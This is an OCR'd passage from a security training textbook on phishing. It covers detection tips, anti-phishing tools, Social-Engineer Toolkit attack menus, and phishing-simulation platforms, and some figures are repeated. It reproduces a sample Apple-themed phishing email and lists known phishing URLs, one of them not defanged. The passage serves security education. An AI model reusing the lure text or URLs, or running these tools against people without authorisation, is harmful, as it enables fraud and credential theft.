
To detect phishing emails, first, hover your mouse pointer over the name in the "**From**" column. Doing so will show whether the original domain name is linked to the sender's name; if it is not, then it could be a phishing email. For example, an email from Gmail.com should probably display it's "**From**" domain as "**gmail.com**."

Check to see if the email provides a URL and prompts the user to click on it. If so, ensure that the link is legitimate by hovering the mouse pointer over it (to display the link's URL) and ensure it uses encryption (https://). To be on the safe side, always open a new window and visit the site by typing it in directly instead of clicking on the link provided in the email.

Do not provide any information to the suspicious website, as it will likely link directly to the attacker.

A few other indicators of phishing emails:

- It seems to be from a bank, company, or social networking site and has a generic greeting
- It seems to be from a person listed in your email address book
- It has an urgent tone or makes a veiled threat
- It may contain grammatical or spelling mistakes
- It includes links to spoofed websites
- It may contain offers that seem to be too good to be true
- It includes official-looking logos and other information taken from legitimate websites
- It may contain a malicious attachment


Your Apple ID was used to sign in to iCloud on an iPhone 6 - [redacted] na...
https://mail.google.com/mail/u/0/?ui=2&view=btop&ver=dqujp3h61mgd&search=inl
More
Inbox x
1
2
3
4
5
6
7
8
www.phishinghoneynet.com/reportabuse.htm

Your Apple ID was used to sign in to iCloud on an iPhone 6

Apple Support <apple@gmail.com>
to me
12:11 PM (20 minutes ago)

Dear customer,

Your Apple ID was used to sign in to iCloud on an iPhone 6.

Time: August 09, 2019

Operating System: iOS 8.0.1

Your Apple ID was used to sign in to iCloud on an iPhone 6 and your credit card has been chrged for $1285.54.

If you recently signed in to this device, you can disregard this email.

If you have not recently signed in to an iPhone with your Apple ID and believe someone may have acesed your account, please click here to confirm your details and change your password.

To spread awareness on the security issues, Apple will also reward you with $2000 for reporting this issue at the link to Report Abuse.

View the attached document for your latest invoice.

Apple Support

My Apple ID | Support | Privacy Policy


Copyright © 2019 iTunes S.ar.l. 31-33, rule Sainte Zithe, L-2763 Luxembourg. All rights reserved.

Figure 5.13: Screenshot Showing an Email with Indications of Phishing

Anti-Phishing Toolbar

Netcraft

- The Netcraft **anti-phishing community** is a giant neighborhood watch scheme, empowering the most alert and most expert members to defend everyone within the community against phishing attacks


Site Blocked - Netcraft Extension
Netcraft Extension | chrome-extension://bmejphbfclcpmpohkggcj...
NETCRAFT

Suspected Malicious Page

This page has been blocked by the Netcraft Extension for the following reason:

Suspected Phishing

Blocked URL: `hxxps://dvla.uk-refund-form11.com/`


Report mistake
Visit anyway

Copyright © Netcraft Ltd. All rights reserved.

https://www.netcraft.com

PhishTank

- PhishTank is a collaborative clearing house for data and information about **phishing** on the Internet
- It provides an **open API** for developers and researchers to integrate **anti-phishing** data into their apps


PhishTank > Details on suspect
https://www.phishtank.com/phish_detail.php?phish
90%

Submission #2205890 is currently offline

Submitted Jan 2nd 2014 10:56 AM by knack (Current time: Nov 26th 2019 6:45 AM UTC)

http://be-ride.ru/confirm/

Verified: **Is a phish**

As verified by buaya paulch NotBuyingIt phishphucker

Is a phish 100%

Is NOT a phish 0%

Screenshot of site
View site in frame
View technical details
View site in new window
Personal
Business
Email address
forgot?
Password
forgot?
Log in
Sign up
PayPal
Buy
Sell
Transfer
Explore
PhishTank
Redesigned with you in mind.
When it came to updating our website, we brought in an expert: You.
Explore the redesign
Welcome to your new homepage
Take the tour

https://www.phishtank.com


Anti-Phishing Toolbar

- **Netcraft**

  Source: *https://www.netcraft.com*

  The Netcraft anti-phishing community is a giant neighborhood watch scheme, empowering the most alert and most expert members to defend everyone within the community against phishing attacks. The Netcraft Toolbar provides updated information about sites that users visit regularly and blocks dangerous sites. The toolbar provides a wealth of information about popular websites. This information will help to make an informed choice about the integrity of those sites.

  As shown in the screenshot, Netcraft protects individuals and organizations from phishing attacks and fraudsters.


Site Blocked - Netcraft Extension
Netcraft Extension | chrome-extension://bmejphbfclcpmpohkggcj...
NETCRAFT

Suspected Malicious Page

This page has been blocked by the Netcraft Extension for the following reason:

Suspected Phishing

Blocked URL: `hxxps://dvla.uk-refund-form11.com/`

Report mistake
Visit anyway

Copyright © Netcraft Ltd. All rights reserved.


Figure 5.14: Screenshot of Netcraft

- **PhishTank**

  Source: *https://phishtank.com*

  PhishTank is a collaborative clearinghouse for data and information about phishing on the Internet. It provides an open API for developers and researchers to integrate anti-phishing data into their applications.

  As shown in the screenshot, security professionals can use PhishTank to check whether a malicious URL is a phishing site or not.


PhishTank > Details on suspect
https://www.phishtank.com/phish_detail.php?phish
90%
Screenshot of site
View site in frame
View technical details
View site in new window
Personal
Business
Email address
forgot?
Password
forgot?
Log in
Sign up
PayPal
Buy
Sell
Transfer
Explore
PhishTank
Redesigned with you in mind.
When it came to updating our website, we brought in an expert: You.
Explore the redesign
Welcome to your new homepage
Take the tour

Submission #2205890 is currently offline

Submitted Jan 2nd 2014 10:56 AM by knack (Current time: Nov 26th 2019 6:45 AM UTC)

http://be-ride.ru/confirm/

Verified: Is a phish


As verified by buaya paulch NotBuyingIt phishphucker

Is a phish	100%
Is NOT a phish	0%


Figure 5.15: Screenshot of PhishTank

Social Engineering Tools: Social Engineering Toolkit (SET)

The Social-Engineer Toolkit (SET) is an open-source **Python-driven tool** aimed at penetration testing around social engineering



```
      .M"""bgd `7MM"""YMM MMP""MM""YMM
     ,MI    "Y   MM    `7 P'   MM   `7
     `MMb.       MM   d        MM
       `YMMNq.   MMmmMM        MM
     .     `MM   MM   Y  ,     MM
     Mb     dM   MM     ,M     MM
     P"Ybmmd"  .JMMmmmmMMM   .JMML.

[---]        The Social-Engineer Toolkit (SET)        [---]
[---]        Created by: David Kennedy (ReL1K)        [---]
                      Version: 8.0.1
                Codename: 'Maverick - BETA'
[---]        Follow us on Twitter: @TrustedSec        [---]
[---]        Follow me on Twitter: @HackingDave       [---]
[---]       Homepage: https://www.trustedsec.com      [---]
       Welcome to the Social-Engineer Toolkit (SET).
        The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```



```
Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

https://www.trustedsec.com

SpeedPhish Framework (SPF)
https://github.com

Gophish
https://getgophish.com

King Phisher
https://github.com

LUCY
https://www.lucysecurity.com


MSI Simple Phish
https://microsolved.com

Social Engineering Tools

- **Social Engineering Toolkit (SET)**

  Source: *https://www.trustedsec.com*

  The Social-Engineer Toolkit (SET) is an open-source Python-driven tool aimed at penetration testing via social engineering. It is a generic exploit designed to perform advanced attacks against human elements to compromise a target and make them offer sensitive information. SET categorizes attacks such as email, web, and USB attacks according to the attack vector used to trick humans. The toolkit attacks human weakness, exploiting the trusting, fearful, greedy, and the helpful nature of humans.



```
         .M"""bgd `7MM"""YMM MMP""MM""YMM
        ,MI    "Y   MM    `7 P'   MM   `7
        `MMb.       MM   d        MM
          `YMMNq.   MMmmMM        MM
        .     `MM   MM   Y  ,     MM
        Mb     dM   MM     ,M     MM
        P"Ybmmd"  .JMMmmmmMMM   .JMML.

[---]        The Social-Engineer Toolkit (SET)         [---]
[---]        Created by: David Kennedy (ReL1K)         [---]
                       Version: 8.0.1
                   Codename: 'Maverick - BETA'
[---]        Follow us on Twitter: @TrustedSec         [---]
[---]        Follow me on Twitter: @HackingDave        [---]
[---]       Homepage: https://www.trustedsec.com       [---]
        Welcome to the Social-Engineer Toolkit (SET).
         The one stop shop for all of your SE needs.

   The Social-Engineer Toolkit is a product of TrustedSec.

           Visit: https://www.trustedsec.com

   It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!


 Select from the menu:

   1) Social-Engineering Attacks
   2) Penetration Testing (Fast-Track)
   3) Third Party Modules
   4) Update the Social-Engineer Toolkit
   5) Update SET configuration
   6) Help, Credits, and About

  99) Exit the Social-Engineer Toolkit

set> 1
```

```
 Select from the menu:

   1) Spear-Phishing Attack Vectors
   2) Website Attack Vectors
   3) Infectious Media Generator
   4) Create a Payload and Listener
   5) Mass Mailer Attack
   6) Arduino-Based Attack Vector
   7) Wireless Access Point Attack Vector
   8) QRCode Generator Attack Vector
   9) Powershell Attack Vectors
  10) Third Party Modules

  99) Return back to the main menu.

set> 2
```

Figure 5.16: Screenshot of SET showing menu and attack options

Some social engineering tools are listed below:


- SpeedPhish Framework (SPF) (*https://github.com*)
- Gophish (*https://getgophish.com*)
- King Phisher (*https://github.com*)
- LUCY (*https://www.lucysecurity.com*)
- MSI Simple Phish (*https://microsolved.com*)

Audit Organization's Security for Phishing Attacks using OhPhish

OhPhish is a web-based portal to **test employees' susceptibility to social engineering attacks**

OhPhish is a phishing simulation tool that provides the organization with a **platform to launch phishing simulation campaigns** on its employees

OHPHISH
Fortifying Front Lines


Dashboard | OhPhish
https://portal.ohphish.com/dashboard
80%
OHPHISH
Fortifying Front Lines
OhPhish Support
.com
Navigation
Home
Users
Groups
Campaigns
Reports
Trainings
Templates
Support
OhPhish
Dashboard
Entice to Click
Credential Harvesting
Send Attachment
Training
Vishing
Smishing
Live Phishing Campaigns
Campaign
Campaign Type
Status
Assigned Training
Started
Stopped
Scheduled
Sent
Clicked
Compl
Email
In Progress
URL Padding
NA
1
0
© 2020 Shield Alliance International Limited.

Recommendation! Please refer to link before start using OhPhish.
Please choose a campaign mode from below options.

https://ohphish.eccouncil.org

Audit Organization's Security for Phishing Attacks using OhPhish


The primary objective of launching phishing campaigns against employees of the client organization is to assess the employees' susceptibility to phishing attacks and help the organization reduce risks that arise when the employees fall prey to phishing attacks sent by cyber-threat actors.

- **OhPhish**

  Source: *https://ohphish.eccouncil.org*

  OhPhish is a web-based portal for testing employees' susceptibility to social engineering attacks. It is a phishing simulation tool that provides the organization with a platform to launch phishing simulation campaigns on its employees. The platform captures the responses and provides MIS reports and trends (on a real-time basis) that can be tracked according to the user, department, or designation.


  OhPhish can be used to audit an organization's security for phishing attacks using various phishing methods such as Entice to Click, Credential Harvesting, Send Attachment, Training, Vishing, and Smishing.


Dashboard | OhPhish
https://portal.ohphish.com/dashboard
80%
OHPHISH
Fortifying Front Lines
OhPhish Support
[redacted].com
Navigation
Home
Users
Groups
Campaigns
Reports
Trainings
Templates
Support
OhPhish [redacted]
Dashboard
Entice to Click
Credential Harvesting
Send Attachment
Training
Vishing
Smishing
Live Phishing Campaigns
© 2020 Shield Alliance International Limited.

Recommendation! Please refer to link before start using OhPhish.
Please choose a campaign mode from below options.

Campaign	Campaign Type	Status	Assigned Training	Started	Stopped	Scheduled	Sent	Clicked	Compl
[redacted]	Email	In Progress	URL Padding	[redacted]	[redacted]	NA	1	0	10

Figure 5.17: Screenshot of OhPhish



Module Summary

- This module discussed social engineering concepts along with various phases of social engineering attack
- It also discussed various human-based, computer-based, and mobile-based social engineering techniques
- The module discussed insider threats, including the various types of insider threats
